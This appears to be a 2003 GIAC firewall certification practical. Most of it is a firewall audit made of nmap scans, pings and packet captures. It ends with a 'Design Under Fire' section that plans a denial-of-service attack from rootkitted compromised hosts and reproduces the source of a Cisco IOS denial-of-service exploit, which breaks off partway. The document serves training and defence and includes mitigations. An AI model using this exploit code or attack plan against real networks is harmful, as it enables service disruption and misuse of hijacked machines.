ICMP Test

```
tester:~# ping syslog.giac.org
syslog.giac.org (172.16.1.7) from 172.16.1.200 : 56(84) bytes of data.
64 bytes from syslog.giac.org (172.16.1.7): icmp_seq=0 ttl=251
time=7.642 msec
64 bytes from syslog.giac.org (172.16.1.7): icmp_seq=1 ttl=251
time=7.919 msec
64 bytes from syslog.giac.org (172.16.1.7): icmp_seq=2 ttl=251
time=7.862 msec
```

Result: Target system is pingable, test passed

Port scan of **ntp.giac.org** (172.16.1.8)

Complete TCP port scan

```
tester:~# nmap -p 1-65535 -sS -P0 syslog.giac.org

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-10-16
12:29
Interesting ports on ntp.giac.org (172.16.1.8):
All 65535 scanned ports on syslog.giac.org (172.16.1.8) are: filtered
Nmap run completed -- 1 IP address (1 host up) scanned in 18.318
seconds
```

Result: No ports were found to be open.

Complete UDP port scan

```
tester:~# nmap -p 1-65535 -sU -P0 ntp.giac.org

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-10-16
12:29
Interesting ports on ntp.giac.org (172.16.1.8):
(The 65534 ports scanned but not shown below are in state: filtered)
Port State Service
123/udp    open       ntp
Nmap run completed -- 1 IP address (1 host up) scanned in 177.556
seconds
```

Tcpdump output

```
[12:29:22][root@ntp:/usr/sbin]$ ./tcpdump host 172.16.1.200
tcpdump: listening on eth0
12:29:35.985678 172.16.1.200.2345 > 192.168.6.13.ntp:  udp 51
12:29:41.583848 172.16.1.200.2346 > 192.168.6.13.ntp:  udp 51

2 packets received by filter
0 packets dropped by kernel
[12:29:48][root@ntp:/usr/sbin]$
```

Result: port UDP/123 was found to be open. Matching traffic was seen on the target system. This matches the expected behavior for our firewall policy.

ICMP Test

```
tester:~# ping ntp.giac.org
ntp.giac.org (172.16.1.8) from 172.16.1.200 : 56(84) bytes of data.
64 bytes from ntp.giac.org (172.16.1.8): icmp_seq=0 ttl=251 time=7.551
msec
64 bytes from ntp.giac.org (172.16.1.8): icmp_seq=1 ttl=251 time=7.589
msec
64 bytes from ntp.giac.org (172.16.1.8): icmp_seq=2 ttl=251 time=7.614
msec
```

Result: Target system is pingable, test passed

FIN Scan against 172.16.1.2

```
tester:~# nmap -p 1-65535 -sF -P0 172.16.1.2

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-10-16
12:34
Interesting ports on 172.16.1.2:
All 65535 scanned ports on 172.16.1.2 are: filtered
Nmap run completed -- 1 IP address (1 host up) scanned in 2153.645
seconds
```

Log output for FIN Scan against 172.16.1.2

```
Oct 16 12:34:08 NMAP_FIN: IN=eth0 OUT=eth1 SRC=172.16.1.200
DST=192.168.1.14 LEN=40 TOS=0x00 PREC=0x00 TTL=41 ID=54840 PROTO=TCP
SPT=62227 DPT=119 WINDOW=4096 RES=0x00 FIN URGP=0
Oct 16 12:34:11 NMAP_FIN: IN=eth0 OUT=eth1 SRC=172.16.1.200
DST=192.168.1.14 LEN=40 TOS=0x00 PREC=0x00 TTL=41 ID=6443 PROTO=TCP
SPT=62227 DPT=468 WINDOW=4096 RES=0x00 FIN URGP=0
Oct 16 12:34:15 NMAP_FIN: IN=eth0 OUT=eth1 SRC=172.16.1.200
DST=192.168.1.14 LEN=40 TOS=0x00 PREC=0x00 TTL=41 ID=40465 PROTO=TCP
SPT=62227 DPT=932 WINDOW=4096 RES=0x00 FIN URGP=0
Oct 16 12:34:18 NMAP_FIN: IN=eth0 OUT=eth1 SRC=172.16.1.200
DST=192.168.1.14 LEN=40 TOS=0x00 PREC=0x00 TTL=41 ID=37501 PROTO=TCP
SPT=62227 DPT=804 WINDOW=4096 RES=0x00 FIN URGP=0
Oct 16 12:34:22 NMAP_FIN: IN=eth0 OUT=eth1 SRC=172.16.1.200
DST=192.168.1.14 LEN=40 TOS=0x00 PREC=0x00 TTL=41 ID=56596 PROTO=TCP
SPT=62227 DPT=298 WINDOW=4096 RES=0x00 FIN URGP=0
```

Results: Scan returned no ports open, firewall logged hits against correct rule, verified by log prefix NMAP_FIN. Test passed.

** We have only shown a selected portion of the entire set of log entries to save space; it is impractical to show 65000+ log hits in this report.

XMAS Scan against 172.16.1.2

```
tester:~# nmap -p 1-65535 -sX -P0 172.16.1.2

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-10-16
13:14
Interesting ports on 172.16.1.2:
All 65535 scanned ports on 172.16.1.2 are: filtered
Nmap run completed -- 1 IP address (1 host up) scanned in 2155.520
```

```
seconds
```

Log output for XMAS Scan against 172.16.1.2

```
Oct 16 13:14:00 NMAP_XMAS: IN=eth0 OUT=eth1 SRC=172.16.1.200
DST=192.168.1.14 LEN=40 TOS=0x00 PREC=0x00 TTL=29 ID=59787 PROTO=TCP
SPT=37904 DPT=761 WINDOW=2048 RES=0x00 URG PSH FIN URGP=0
Oct 16 13:14:06 NMAP_XMAS: IN=eth0 OUT=eth1 SRC=172.16.1.200
DST=192.168.1.14 LEN=40 TOS=0x00 PREC=0x00 TTL=41 ID=65293 PROTO=TCP
SPT=37905 DPT=319 WINDOW=2048 RES=0x00 URG PSH FIN URGP=0
Oct 16 13:14:06 NMAP_XMAS: IN=eth0 OUT=eth1 SRC=172.16.1.200
DST=192.168.1.14 LEN=40 TOS=0x00 PREC=0x00 TTL=35 ID=39567 PROTO=TCP
SPT=37905 DPT=297 WINDOW=4096 RES=0x00 URG PSH FIN URGP=0
Oct 16 13:14:06 NMAP_XMAS: IN=eth0 OUT=eth1 SRC=172.16.1.200
DST=192.168.1.14 LEN=40 TOS=0x00 PREC=0x00 TTL=25 ID=8729 PROTO=TCP
SPT=37905 DPT=9999 WINDOW=2048 RES=0x00 URG PSH FIN URGP=0
Oct 16 13:14:06 NMAP_XMAS: IN=eth0 OUT=eth1 SRC=172.16.1.200
DST=192.168.1.14 LEN=40 TOS=0x00 PREC=0x00 TTL=42 ID=39159 PROTO=TCP
SPT=37905 DPT=3984 WINDOW=3072 RES=0x00 URG PSH FIN URGP=0
```

Result: Scan returned no ports open, firewall logged hits against correct rule, verified by log prefix NMAP_XMAS. Test passed.

** We have only shown a selected portion of the entire set of log entries to save space; it is impractical to show 65000+ log hits in this report.

Phase 2

Port scan of 192.168.1.1 from production server DMZ and ICMP test.

Complete TCP Scan

```
tester:~# nmap -p 1-65535 -sS -P0 192.168.1.1

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-10-16
13:41
Interesting ports on 192.168.1.1:
All 65535 scanned ports on 192.168.1.1 are: filtered
Nmap run completed -- 1 IP address (1 host up) scanned in 16.182
seconds
```

Result: No ports were found to be open.

Complete UDP Scan

```
tester:~# nmap -p 1-65535 -sU -P0 192.168.1.1

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-10-16
13:42
Interesting ports on 192.168.1.1:
All 65535 scanned ports on 192.168.1.1 are: filtered
Nmap run completed -- 1 IP address (1 host up) scanned in 145.971
seconds
```

Result: No ports were found to be open.

ICMP Test

```
tester:~# ping 192.168.1.1
192.168.1.1 from 192.168.1.200 : 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=0 ttl=254 time=5.415 msec
64 bytes from 192.168.1.1: icmp_seq=1 ttl=254 time=5.289 msec
64 bytes from 192.168.1.1: icmp_seq=2 ttl=254 time=5.654 msec
```

Result: Target system is pingable, test passed

Test mail server's ability to initiate connections to the Internet.

```
mail.giac.org:~# telnet 172.23.81.231 25
Trying 172.23.81.231...
Connected to 172.23.81.231.
Escape character is '^]'.
220 X1 NT-ESMTP Server mail.ficticious.com (IMail 6.06 36186-1)

mail.giac.org:~# telnet 172.23.81.231 110
Trying 172.23.81.231...
telnet: connect to address 172.23.81.231: Connection timed out

mail.giac.org:~# telnet 172.23.81.231 3389
Trying 172.23.81.231...
telnet: connect to address 172.23.81.231: Connection timed out
```

Result: Connection to an outside mail server was established via telnet on port 25. The same server also has POP-3 open as well as RDP for remote management. These ports were also tested and failed. This matches the expected behavior for our firewall policy.

Test iPrism's ability to reach the Internet on port 80.

```
HTTP/1.1 200 OK
Date: Tue, 21 Oct 2003 18:06:02 GMT
Server: Apache
Connection: close
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
<title>CERT Coordination Center</title>
</head>
```

Result: Connection to a known web host on TCP/80 was established successfully

Test iPrism's ability to reach the Internet on port 443.

```
HTTP/1.0 200 Connection Established

...a...]..?.w..J.W..q
```

Result: Connection to a known web host on TCP/443 was established successfully


Test iPrism's ability to ping the update server

```
PING iprism-ius.ipinc.com (198.147.128.72): 56 data bytes
64 bytes from 198.147.128.72: icmp_seq=0 ttl=52 time=176.246 ms
64 bytes from 198.147.128.72: icmp_seq=1 ttl=52 time=156.221 ms
64 bytes from 198.147.128.72: icmp_seq=2 ttl=52 time=314.634 ms
64 bytes from 198.147.128.72: icmp_seq=3 ttl=52 time=295.446 ms

--- iprism-ius.ipinc.com ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 156.221/235.637/314.634/70.093 ms
```

Result: Ping test was successful.

Test iPrism's ability to connect via secure tunnel to St. Bernard Software.



Result: A successful connection was made tunneling across port TCP/25.

Phase 3

VPN Router port scan

Port scans of VPN Router at IP address 172.16.2.2.

Complete TCP Scan

```
tester:~# nmap -p 1-65535 -sS -P0 172.16.2.2

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-10-16
14:00
Interesting ports on vpn.giac.org (172.16.2.2):
All 65535 scanned ports on 172.16.2.2 are: filtered
Nmap run completed -- 1 IP address (1 host up) scanned in 32.219
seconds
```

Result: No ports are reported open.

Complete UDP Scan

```
tester:~# nmap -p 1-65535 -sU -P0 172.16.2.2

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-10-16
14:00
Interesting ports on vpn.giac.org (172.16.2.2):
All 65535 scanned ports on 172.16.2.2 are: filtered
Nmap run completed -- 1 IP address (1 host up) scanned in 135.762
seconds
```

Protocol Scan

```
tester:~# nmap -p50-51 -sO -P0 172.16.2.2

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-10-16
14:05
Interesting protocols on vpn.giac.org (172.16.2.2):
All 2 scanned protocols on 172.16.2.2 are: filtered.
Nmap run completed -- 1 IP address (1 host up) scanned in 6.164 seconds
```

Result: No protocols are reported open.

ICMP Test

```
tester:~# ping 172.16.2.2
172.16.2.2 from 172.16.1.200 : 56(84) bytes of data.
64 bytes from 172.16.2.2: icmp_seq=0 ttl=254 time=4.154 msec
64 bytes from 172.16.2.2: icmp_seq=1 ttl=254 time=4.892 msec
64 bytes from 172.16.2.2: icmp_seq=2 ttl=254 time=4.465 msec
```

Result: Target system is pingable, test passed

Phase 4

Firewall scan from VPN Termination Network

Port scan of Firewall's IP on VPN Termination Network (172.16.2.1)

Complete TCP Scan

```
tester:~# nmap -p 1-65535 -sS -P0 172.16.2.1

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-10-16
14:00
Interesting ports on 172.16.2.1:
All 65535 scanned ports on 172.16.2.1 are: filtered
Nmap run completed -- 1 IP address (1 host up) scanned in 30.845
seconds
```

Result: No ports are reported open.

Complete UDP Scan

```
tester:~# nmap -p 1-65535 -sU -P0 172.16.2.1

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-10-16
14:00
Interesting ports on 172.16.2.1:
All 65535 scanned ports on 172.16.2.1 are: filtered
Nmap run completed -- 1 IP address (1 host up) scanned in 118.234
seconds
```

Protocol Scan

```
tester:~# nmap –p50-51 -sO -P0 172.16.2.1

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-10-16
14:05
Interesting protocols on 172.16.2.1:
All 2 scanned protocols on 172.16.2.1 are: filtered.
Nmap run completed -- 1 IP address (1 host up) scanned in 6.234 seconds
```

Result: No protocols are reported open.

ICMP Test

```
tester:~# ping 172.16.2.1
172.16.2.1 from 172.16.2.200 : 56(84) bytes of data.
64 bytes from 172.16.2.1: icmp_seq=0 ttl=254 time=4.433 msec
64 bytes from 172.16.2.1: icmp_seq=1 ttl=254 time=4.245 msec
64 bytes from 172.16.2.1: icmp_seq=2 ttl=254 time=4.634 msec
```

Result: Target system is pingable, test passed

Phase 5

Port scan workstation on remote sales network

To ensure connectivity to the remote sales site and that the VPN tunnel is passing traffic correctly, a workstation on the remote network (192.168.100.0) will be port scanned. A successful test will indicate that 1) the tunnel is operating properly and allowing the necessary IP traffic through and 2) the firewall is properly allowing connectivity to the remote sales site's router to connect the tunnel.

Complete TCP Scan

```
tester:~# nmap -p 1-65535 -sS -P0 192.168.100.14

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-10-16
14:15
Interesting ports on wkst4.internal.giac.org (192.168.100.14):
(The 65528 ports scanned but not shown below are in state: closed)
Port       State       Service
135/tcp    open        loc-srv
389/tcp    open        ldap
1025/tcp   open        NFS-or-IIS
1720/tcp   open        H.323/Q.931
3004/tcp   open        unknown
5000/tcp   open        UPnP
16528/tcp  open        unknown
Nmap run completed -- 1 IP address (1 host up) scanned in 23.192
seconds
```

Result: Open ports found for normal Microsoft services. Several ports were identified a open that were not expected to show up, they will be investigated and tracked back to running services to ensure the workstation has not been compromised.

Corresponding Windump Output **

```
C:\windump -s0
windump: listening on \Device\NPF_{58164986-6AEE-4AFF-859B-
9ADC89C5A2C2}
14:15:20.299431 IP wkst4.giac.org.389 > 192.168.3.200.51317: S
2446859435:2446859435(0) ack 287381270 win 16616 <mss 1460>
14:15:29.420288 IP wkst4.giac.org.16528 > 192.168.3.200.51317: S
2448492021:2448492021(0) ack 287381270 win 64240 <mss 1460> (DF)
14:15:29.414385 IP wkst4.giac.org.11921 > 192.168.3.200.51317: R 0:0(0)
ack 287381270 win 0
14:15:29.414579 IP wkst4.giac.org.2856 > 192.168.3.200.51317: R 0:0(0)
ack 287381270 win 0
14:15:29.414770 IP wkst4.giac.org.16049 > 192.168.3.200.51317: R 0:0(0)
ack 287381270 win 0
14:15:29.415536 IP wkst4.giac.org.53576 > 192.168.3.200.51317: R 0:0(0)
ack 287381270 win 0
14:15:31.022508 IP wkst4.giac.org.5000 > 192.168.3.200.51317: S
2448956443:2448956443(0) ack 287381270 win 64240 <mss 1460> (DF)
14:15:32.925305 IP wkst4.giac.org.3004 > 192.168.3.200.51317: S
2447818990:2447818990(0) ack 287381270 win 64240 <mss 1460> (DF)
14:15:32.932741 IP wkst4.giac.org.49043 > 192.168.3.200.51317: R 0:0(0)
ack 287381270 win 0
14:15:32.932934 IP wkst4.giac.org.9554 > 192.168.3.200.51317: R 0:0(0)
ack 287381270 win 0
14:15:35.894925 IP wkst4.giac.org.1025 > 192.168.3.200.51317: S
2451042666:2451042666(0) ack 287381270 win 64240 <mss 1460> (DF)
14:15:37.231436 IP wkst4.giac.org.1720 > 192.168.3.200.51317: S
2449044200:2449044200(0) ack 287381270 win 16616 <mss 1460>
14:15:40.836648 IP wkst4.giac.org.135 > 192.168.3.200.51324: S
2451655963:2451655963(0) ack 1856395409 win 64240 <mss 1460,nop,wscale
0,nop,nop,timestamp 0 0> (DF)
```

```
68345 packets received by filter
0 packets dropped by kernel
```

Result: Traffic appeared in the windump output that was generated by the NMAP scanning.

** The output has been shortened due to the volume of connection attempts on 65535 addresses. All successful connections and several failures have been presented as a representative sample of the true output

Complete UDP Scan

```
tester:~# nmap -p 1-65535 -sU -P0 192.168.100.14

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-10-16
14:16
Interesting ports on wkst4.internal.giac.org (192.168.100.14):
(The 65524 ports scanned but not shown below are in state: closed)
Port       State       Service
123/udp    open        ntp
135/udp    open        loc-srv
1900/udp   open        UPnP
2892/udp   open        unknown
3005/udp   open        unknown
3009/udp   open        unknown
3071/udp   open        unknown
3190/udp   open        unknown
3191/udp   open        unknown
4169/udp   open        unknown
9526/udp   open        unknown
Nmap run completed -- 1 IP address (1 host up) scanned in 29.971
seconds
```

Result: Open ports found for normal Microsoft services. Several ports were identified a open that were not expected to show up, they will be investigated and tracked back to running services to ensure the workstation has not been compromised.

Corresponding Windump Output **

```
C:\windump -s0
windump: listening on \Device\NPF_{58164986-6AEE-4AFF-859B-
9ADC89C5A2C2}
14:16:11.086279 IP wkst4.giac.org > 192.168.3.200: icmp 36:
wkst4.giac.org udp port 47111 unreachable
14:16:11.086414 IP wkst4.giac.org > 192.168.3.200: icmp 36:
wkst4.giac.org udp port 40782 unreachable
14:16:11.086549 IP wkst4.giac.org > 192.168.3.200: icmp 36:
wkst4.giac.org udp port 518 unreachable
14:16:12.405306 IP wkst4.giac.org.135 > 192.168.3.200.49300: udp 84
14:16:14.903413 IP wkst4.giac.org > 192.168.3.200: icmp 36:
wkst4.giac.org udp port 15921 unreachable
14:16:14.903549 IP wkst4.giac.org > 192.168.3.200: icmp 36:
wkst4.giac.org udp port 34361 unreachable
14:16:14.905993 IP wkst4.giac.org > 192.168.3.200: icmp 36:
```

```
wkst4.giac.org udp port 36266 unreachable
14:16:22.611972 IP wkst4.giac.org.3005 > 192.168.3.200.49300: udp 84
14:16:23.299504 IP wkst4.giac.org > 192.168.3.200: icmp 36:
wkst4.giac.org udp port 12861 unreachable
14:16:23.299640 IP wkst4.giac.org > 192.168.3.200: icmp 36:
wkst4.giac.org udp port 61442 unreachable
67787 packets received by filter
0 packets dropped by kernel
```

Result: Traffic appeared in the windump output that was generated by the NMAP scanning.

** The output has been shortened due to the volume of connection attempts on 65535 addresses. All successful connections and several failures have been presented as a representative sample of the true output.

ICMP Test

```
tester:~# ping 192.168.100.14
192.168.100.14 from 192.168.3.200 : 56(84) bytes of data.
64 bytes from 192.168.100.14: icmp_seq=0 ttl=253 time=9.798 msec
64 bytes from 192.168.100.14: icmp_seq=1 ttl=253 time=10.182 msec
64 bytes from 192.168.100.14: icmp_seq=2 ttl=253 time=10.109 msec
```

Result: Target system is pingable, test passed

Final Report

After completing the testing plan, it appears that GIAC's external firewall performs as defined by the provided firewall policy. Thorough scanning was performed on all translated IP addresses. Only ports defined by the policy were open and traffic was verified by matching tcpdump output on each target server. Additionally, the external firewall was subjected to aggressive scanning from NMAP using FIN, ACK, and XMAS scans. Each scan yielded no results and firewall logs verify that these packets were indeed dropped by the expected rule handlers.

GIAC's VPN perimeter network also behaved as expected given the defined firewall policy. No ports or protocols are open to the public, and operation of the rules allowing IPSec VPN traffic to pass was verified by scanning a remote computer on the other end of one VPN tunnel. This scan operated normally which conclusively demonstrates the policies applied to this interface of the firewall operate as intended.

The contractors do have suggestions for minor things that could be improved with the setup.

1. Disallow ICMP completely from entering the exposed network. If this is not practical, have the ISP rate limit ICMP at their border router to prevent

denial of service against GIAC's Internet uplink. ICMP is currently rate limited by the firewall and this is not effective for preventing DOS.
2. Consider changing the DNS hostnames of exposed servers to less descriptive names. Servers like syslog.giac.org provide too much information as to the purpose of the server and what ports are exploitable.
3. Consider filtering the VPN tunneled traffic to and from remote sites to increase protection of the main network.

Part 5 – Design Under Fire


Per a request from GIAC Management we will explore compromising a competing company's network. This company has a similar business to GIAC Enterprises and is riding the coattails of GIAC's hard earned reputation in the fortune cookie fortune industry.

Upon some initial investigation, the competitors systems were found to be based upon a GIAC GCFW Security Practical written by Amit Kumar Sood, Analyst number 0414. The design for this network was found in the document located at http://www.giac.org/practical/GCFW/Amit_Kumar_Sood_GCFW.pdf.

We have decided on several approaches to take in either penetrating this company's network or disrupting their business operations.

1) Attack the Firewall
2) DDOS Against Network
3) Attack Internal Network

Here is the company's network diagram:



Attack the Firewall

The target company is utilizing a Redhat 8.0 Linux system running netfilter (iptables). The netfilter firewall is a fairly well implemented piece of the Linux operating system and very few vulnerabilities exist for this platform. However, we were able to find a number of references to a flaw in the Linux route cache:

http://www.securityfocus.com/bid/7601/info

The article outlines a flaw in the Linux routing engine that can be exploited for DDOS purposes. We will utilize this design flaw to attempt a denial of service attack against the target company's firewall. To exploit the flaw, we will need to develop a script to send TCP/SYN packets with specifically malformed ip source addresses and TTLs to generate a condition in the route cache table that will consume system resources. The theory of this technique is outlined in this article:

http://www.enyo.de/fw/security/notes/linux-dst-cache-dos.html#1

This article indicates the author was successfully able to halt a machine with a mere 400 packets per second of traffic, easily attainable across the target company's T1 connection to the Internet. Utilizing this technique, we can construct a compiled program when we can then run on compromised hosts to attack the target company's firewall. We would do this on multiple hosts for several reasons.

1) We need to ensure we can generate a sufficient amount of malformed traffic to affect a DOS against the firewall.
2) We also need to attempt to keep our presence hidden from the administrators/owners of the compromised systems. Blasting 400pps at a single target from an individual system would leave some very noticeable fingerprints in logs.

We were able to find a copy of a program used to conduct testing of this vulnerability and modify it for use on the Internet. With a selection of 40 compromised hosts we have installed our attack tool on and subsequently root kitted, we can launch a DDOS attack against the firewall itself. If the stolen tool works we should effectively freeze the primary firewall thus causing a near complete denial-of-service.

Conclusion: This method, while sound in theory, would prove somewhat difficult to implement in real time. Although this is not impossibility as the author of our reference article claims to have done this in a test environment, so construction of an attack tool for exploiting this vulnerability is possible.

Our attack could be mitigated by several methods, most easily by maintaining current patch levels with the firewall's operating system (and thus the firewall code as well).

The attack could also be mitigated by implementing blocking of packets with source IP addresses that are not yet assigned by IANA to a registry. Blocking these at the border router or at the ISP would most likely mitigate this type of attack, but this is not a guarantee.

The bottom line is that very few vulnerabilities exist for netfilter on Linux and even fewer apply to this network's configuration since NAT and FTP are not in use. This will make any attempt to compromise their firewall very difficult.

Distributed Denial of Service Attack against Network

This company uses a Cisco 2615 router for attachment to the Internet. Considering the date the network design document was written (May 2003) there is a chance that the router's IOS version may be vulnerable to denial of service utilizing malformed IPv4 packets as outlined in these security bulletins:

http://www.cert.org/advisories/CA-2003-15.html
http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml

Exploit code is available for this vulnerability that can be compiled on a Linux machine. Due to the lack of logging of ICMP events on the border router, we can utilize our own system for executing the denial of service, although utilizing a compromised Linux host is always better.

We will compile the following code on a compromised Linux system, written by Martin Kluge, available from http://www.k-otik.com/exploits/07.21.cisco-bug-44020.c.php

```
/*****************************************************/
/* cisco-bug-44020.c - Copyright by Martin Kluge (martin@elxsi.de) */
/*
*/
/* Feel free to modify this code as you like, as long as you include */
/* the above copyright statement.
*/
/*
*/
/* Please use this code only to check your OWN cisco routers.
*/
/*
*/
/*
*/
/* This exploit uses the bug in recent IOS versions to stop router
*/
/* from processing traffic once the input queue is full.
*/
```

```
/*
*/
/*
*/
/* Use access control lists as described in the CISCO advisory to
*/
/* protect your cisco routers:
*/
/*
*/
/* access-list 101 deny 53 any any
*/
/* access-list 101 deny 55 any any
*/
/* access-list 101 deny 77 any any
*/
/* access-list 101 deny 103 any any
*/
/*
*/
/* This code was only tested on linux, no warranty is or will be
*/
/*
*/
/* Usage: ./cisco-bug-44020 <src ip> <dst ip> <hops> <number>  */
/* Source IP: Your source IP (or a spoofed source IP)
*/
/* Destination IP: The IP of the vulnerable cisco router
*/
/* Hops: The number of hops between you and the router,             */
/* the time to live (ttl) should be 0 when the packet
*/
/* is received by the cisco router.
*/
/* Number: Number of packets to send (0 = loop)
*/
/* provided.
*/
/*****************************************************/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#include <arpa/inet.h>
#include <netinet/in.h>

#include <sys/time.h>
#include <sys/types.h>
#include <sys/socket.h>

#define DEBUG

#ifndef IPPROTO_RAW
#define IPPROTO_RAW 0
#endif
```

```
/* IPv4 header */
struct ipv4_pkt_header {
unsigned int ipvhl:8; /* Version + Header length */
unsigned int type_service:8; /* TOS(Type of Service) field */
unsigned short packet_len; /* Header+Payload length */
unsigned short ident; /* Identification field */
unsigned short fragment; /* Fragment Offset field */
unsigned int time_live:8; /* TTL(Time to Live) field */
unsigned int protocol:8; /* Protocol field */
unsigned short sum; /* Checksum field */
struct in_addr src_ip; /* Source IP */
struct in_addr dst_ip; /* Destination IP */
};


char proto[] = {53,55,77,103};


/* Prototypes */
int in_cksum (unsigned short *, int, int);


/* Main function */
int main (int argc, char *argv[]) {
struct ipv4_pkt_header ipv4_hdr;
struct sockaddr_in sin;
struct timeval seed;

unsigned long src_ip, dst_ip;
int fd, hops, count, bytes;
int len=0, i=0, n=0, loop=0;

unsigned char *buf;

/* Check command line args */
if(argc != 5) {
